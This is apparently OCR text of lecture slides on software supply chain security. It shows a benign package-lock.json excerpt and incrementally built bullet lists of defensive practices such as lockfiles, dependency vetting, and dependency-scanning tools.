
Thanks David Brumley's picture!

(3) Supply chain attacks



Thanks David Brumley's picture!

(3) Supply chain attacks


Files
master
Go to file
t
javascript-algorithms / package-lock.json
Top
Code
Blame
15788 lines (15788 loc) · 606 KB
Code 55% faster with GitHub Copilot
Raw

README.ar-AR.md
README.de-DE.md
README.es-ES.md
README.fr-FR.md
README.he-IL.md
README.id-ID.md
README.it-IT.md
README.ja-JP.md
README.ko-KR.md
README.md
README.pl-PL.md
README.pt-BR.md
README.ru-RU.md
README.tr-TR.md
README.uk-UA.md
README.uz-UZ.md
README.vi-VN.md
README.zh-CN.md
README.zh-TW.md
jest.config.js
package-lock.json
package.json

```
        "@babel/types": "^7.21.4",
        "convert-source-map": "^1.7.0",
        "debug": "^4.1.0",
        "gensync": "^1.0.0-beta.2",
        "json5": "^2.2.2",
        "semver": "^6.3.0"
      },
      "engines": {
        "node": ">=6.9.0"
      },
      "funding": {
        "type": "opencollective",
        "url": "https://opencollective.com/babel"
      }
    },
    "node_modules/@babel/generator": {
      "version": "7.21.4",
      "resolved": "https://registry.npmjs.org/@babel/generator/-/generator-7.21.4.tgz",
      "integrity": "sha512-NieM3pVIYW2SwGzKoqfPrQsf4xGs9M9AIG3ThppsSRmO+m7eQhmI6amajKMUeIO37wFfsvnvcxQFx6x6iqxDnA==",
      "dev": true,
      "dependencies": {
        "@babel/types": "^7.21.4",
        "@jridgewell/gen-mapping": "^0.3.2",
        "@jridgewell/trace-mapping": "^0.3.17",
        "jsesc": "^2.5.1"
      },
      "engines": {
        "node": ">=6.9.0"
      }
    },
    "node_modules/@babel/helper-annotate-as-pure": {
      "version": "7.18.6",
      "resolved": "https://registry.npmjs.org/@babel/helper-annotate-as-pure/-/helper-annotate-as-pure-7.18.6.tgz",
      "integrity": "sha512-duORpUiYrEpzKIop6iNbjnwKLAKnJ47csTyRACyEmWj0QdUrm5aqNJGHSSEQSUAvNW0ojX0dOmK9dZduvkfeXA==",
      "dev": true,
      "dependencies": {
        "@babel/types": "^7.18.6"
      },
```

Most of your code isn't yours

(3) Supply chain security best practices

- Use and check in lock files (when possible). Goal: full control over the versions of every piece of software your code touches (**hard**)

(3) Supply chain security best practices

- Use and check in lock files (when possible). Goal: full control over the versions of every piece of software your code touches (**hard**)
- Have a process for adding (first-order) dependencies: vet maintainer, number of other users, etc (e.g., presence of unsafe Rust). Better: use a dependency vetting tool (e.g., cargo vet) to check in information about allowlisted deps

(3) Supply chain security best practices

- Use and check in lock files (when possible). Goal: full control over the versions of every piece of software your code touches (**hard**)
- Have a process for adding (first-order) dependencies: vet maintainer, number of other users, etc (e.g., presence of unsafe Rust). Better: use a dependency vetting tool (e.g., cargo vet) to check in information about allowlisted deps
- Use a dependency management tool (e.g., dependabot for version bumping, socket.dev for detecting evil JS dependencies)

(3) Supply chain security best practices

- Use and check in lock files (when possible). Goal: full control over the versions of every piece of software your code touches (**hard**)
- Have a process for adding (first-order) dependencies: vet maintainer, number of other users, etc (e.g., presence of unsafe Rust). Better: use a dependency vetting tool (e.g., cargo vet) to check in information about allowlisted deps
- Use a dependency management tool (e.g., dependabot for version bumping, socket.dev for detecting evil JS dependencies)
- Have some sense of the most security critical dependencies in your codebase and *actually look at them*